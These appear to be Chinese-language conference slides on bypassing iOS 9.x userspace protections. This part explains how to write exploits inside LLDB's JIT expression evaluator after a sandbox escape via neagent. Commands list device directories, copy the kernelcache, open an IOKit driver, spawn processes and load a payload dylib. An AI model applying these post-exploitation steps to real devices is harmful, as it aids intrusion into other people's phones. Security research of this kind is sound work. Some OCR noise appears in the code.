1,514	neagent	mobile	0	2	1.12 MiB	656.16 MiB	arm64

# 突破 iOS 9.x 用户空间防护(21)





- 接下来,将 lldb 从第一个 neagent 上脱离
- 附加到我们最新启动的 neagent 上
- 至此,我们实现:任意代码执行+沙盒逃逸
- Round 2: Success

## 手把手教你突破 iOS 9.x 用户空间防护



第三部分:在LLDB中写利用

## 在 LLDB 中写利用(1)



- 主要的命令: expression
- 功能: Evaluate an expression on the current thread
- 通俗的讲:可以在被调试程序的上下文中执行我们的代码
- · 接下来的命令都是指 LLDB 中命令
- LLDB 帮助功能非常完善
- 查询某个命令的参数与使用方法:help XXX

#### 在 LLDB 中写利用(2)



• expression 的使用方法

```
help expression
   expression <expr>
  -A ( --show-all-children )
  -D <count> ( --depth <count> )
  -F ( --flat )
  -G <qdb-format> ( --qdb-format <qdb-format> )
  -L ( --location )
  -O ( --object-description )
  -q ( --debug )
  -i <boolean> ( --ignore-breakpoints <boolean> )
  -j <boolean> ( --allow-jit <boolean> )
  -1 <source-language> ( --language <source-language> )
  -p ( --top-level )
  -r ( --repl )
```

## 在 LLDB 中写利用(3)



- LLDB 的 JIT 能力
- JIT 的工作流程:
  - LLDB 会申请一块儿 RW- 的内存
  - 将 expression 编译、链接后写入这块儿内存
  - 然后再将内存改成 R-X
  - 最后跳转到目标区域执行 expression 对应的代码
- · 大家可以如下命令观察 JIT 代码
- 命令:expr -g -j true -- (void) NSLog(@"hello")

#### 在 LLDB 中写利用(4)



#### • 观察 JIT 代码

```
(prts) expr -g -j true -- (void) NSLog(@"hello")
Process 1947 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = signal
2147483647
    frame #0: 0x0000001017c4000
$ 11db expr3`$ 11db expr($ 11db arg=0x000000000000000) at
expr3.cpp:42
   39
   40
      void
       $ lldb expr(void *$ lldb arg)
   41
-> 42
   43
   44
           /*LLDB BODY START*/
   45
           (void) NSLog(@"hello");
```

#### 在 LLDB 中写利用(5)



#### • 观察 JIT 代码

```
lldb expr3`$ lldb expr(void*):
-> 0x1017c4000 <+0>: sub
                               sp, sp, #0x30
                                                         ; = 0x30
                             x20, x19, [sp, #0x10]
    0x1017c4004 <+4>:
                        stp
    0x1017c4008 <+8>:
                        stp
                             x29, x30, [sp, #0x20]
    0x1017c400c <+12>: add
                              x29, sp, \#0x20
                                                         =0x20
                             x1, 0
    0x1017c4010 <+16>: adrp
    0x1017c4014 <+20>: ldr
                               x1, [x1, #0x88]
    0x1017c4018 < +24>: mov
                               x8, #0x100000000
    0x1017c401c < +28>: movk x8, #0x80b9, lsl #16
    0x1017c4020 <+32>: mov
                               w3, #0x8000000
    0x1017c4024 < +36>: mov
                               x19, x0
    0 \times 1017 c 4028 < +40 > : movk
                              x8, #0x7e64
    0x1017c402c < +44>: mov
                               w2, #0x5
                             w3, #0x100
    0 \times 1017 c 4030 < +48 > : movk
    0x1017c4034 <+52>: mov
                               x0, xzr
    0x1017c4038 < +56>: mov
                               w4, wzr
    0x1017c403c <+60>: blr
                               x8
                                                        ; x8 = ???
    0x1017c4040 < +64>: mov
                               x8, #0x100000000
    0 \times 1017 c 4044 < +68 > : movk
                             x8, #0x163, lsl #16
    0x1017c4048 < +72>: mov
                               x20, x0
    0x1017c404c < +76>: movk
                               x8, #0xcd60
    0x1017c4050 < +80>: add
                               x0, sp, #0x8
                                                         =0x8
    0x1017c4054 <+84>: blr
                                                         ; x8 = ???
    0x1017c4058 <+88>: str
                               x19, [sp, #0x8]
    0x1017c405c <+92>: adrp
                             x8, 0
    0x1017c4060 < +96>: ldr
                               x8, [x8, #0x80]
    0x1017c4064 <+100>: mov
                               x0, x20
    0x1017c4068 <+104>: blr
                               x8
                                                         x8 = ???
    0x1017c406c <+108>: ldp
                               x29, x30, [sp, #0x20]
    0x1017c4070 <+112>: ldp
                             x20, x19, [sp, #0x10]
                              sp, sp, #0x30
    0x1017c4074 <+116>: add
                                                         ; = 0x30
    0x1017c4078 <+120>: ret
```

#### 在 LLDB 中写利用(6)



#### 观察 JIT 代码

## 在 LLDB 中写利用(7)



- 在了解了 LLDB JIT 的大概工作流程后
- 我们再看下 expression 命令的能力
- 定义变量:

```
(prts) expr id $var = @"hello"
(prts) expr (void)NSLog($var)
```

#### 比较:

## 在 LLDB 中写利用(8)



#### • 循环

```
(prts) expr
Enter expressions, then terminate with an empty line to evaluate:
   1: int idx = 0;
   2: while(idx++ < 2) {
   3: (void) NSLog(@"hello");
   4: }</pre>
```

```
(prts) expr
Enter expressions, then terminate with an empty line to evaluate:
   1: for (int idx = 0; idx < 2; ++idx) {
   2: (void) NSLog(@"hello");
   3: }</pre>
```

```
(prts) expr
Enter expressions, then terminate with an empty line to evaluate:
   1: id array = @[@"hello", @"world"];
   2: for (id msg in array) {
   3: (void) NSLog(msg);
   4: }
```

## 在 LLDB 中写利用(9)



• 无法定义函数:

```
(prts) expr
Enter expressions, then terminate with an empty line to evaluate:
   1: void Func(void)
   2: {
   3:   (void)NSLog(@"hello");
   4: }
   5: Func();
error: function definition is not allowed here
error: use of undeclared identifier 'Func'
```

- 在了解了基本的语言能力后,
- 我们会以已经获得的任意代码执行能力+沙盒逃逸为基础
- · 介绍一些在非越狱手机上使用 LLDB 写利用的例子

## 在 LLDB 中写利用 (10)





• 打印目录内容: /var/mobile/Library/Caches

```
(prts) expr id $defaultManager = (id)[NSFileManager defaultManager]
(prts) expr id $dirPath = @"/var/mobile/Library/Caches";
(prts) expr NSArray *$dirContents = (NSArray *)[$defaultManager contentsOfDirectoryAtPath:$dirPath error:0];
(prts) po $dirContents
<__NSArrayM 0x12ce02a60>(
ACMigrationLock,
AccountMigrationInProgress,
Checkpoint.plist,
CloudKit,
DateFormats.plist,
FamilyCircle,
GameKit,
GeoServices,
Maps,
PassKit,
SBShutdownCookie,
Snapshots,
```

## 在 LLDB 中写利用 (11)



#### • 创建硬链接

#### • 拷贝、移动目录

## 在 LLDB 中写利用 (12)



#### • 读写文件

```
expr id $data = (id)[NSData dataWithContentsOfFile:@"kernelcache"]
expr (int)[$data writeToFile:@"/var/mobile/Media/kernelcache" atomically:0]
```

#### • 打开驱动

## 在 LLDB 中写利用(13)





#### 打开驱动

```
(prts) expr unsigned int $master_port = 0;
(prts) expr (int)IOMasterPort(0, &$master_port);
(int) \$0 = 0
(prts) p/x $master_port
(unsigned int) $master_port = 0x0000030f
(prts) expr id $srv_info = (id)IOServiceMatching("IOHDIXController");
(prts) po $srv_info
    IOProviderClass = IOHDIXController;
(prts) expr unsigned int $srv = (unsigned int)IOServiceGetMatchingService($master_port, $srv_info);
(prts) p/x $srv
(unsigned int) $srv = 0x00002007
(prts) expr unsigned int $conn = 0;
(prts) expr (int)IOServiceOpen($srv, (unsigned int)mach_task_self(), 0x2d, &$conn);
(int) $1 = 0
(prts) p/x $conn
(unsigned int) conn = 0x00001f07
(prts)
```

## 在 LLDB 中写利用 (14)



#### • 启动进程

```
expr (int)posix_spawn(&$pid,
  "/System/Library/PrivateFrameworks/Search.framework/searchd",
  0, 0, 0);
```

- 对于有些漏洞,比如:内核竞态条件,在 LLDB 中很难触发
- 我们可以将利用代码封装到 dylib 中,然后加载、执行

```
expr (void *)dlopen("/Payload.dylib", 2)
```

- 注意:
  - expr 不支持在使用 "\" 连接多行
  - 上面的片段中使用"\"只是为了显示美观

# 总结



- 我们首先一起看了强制访问框架(MACF)的原理、设计
- MACF 是 iOS/macOS 安全的基石
- 接着,我们看了代码签名与沙盒,二者都依赖于 MACF
- 然后,我们详细介绍了一个用户空间漏洞的挖掘过程
- · 最后,我们介绍了 LLDB 的 JIT 能力
- · 以及如何在 LLDB 中写利用

# 谢谢

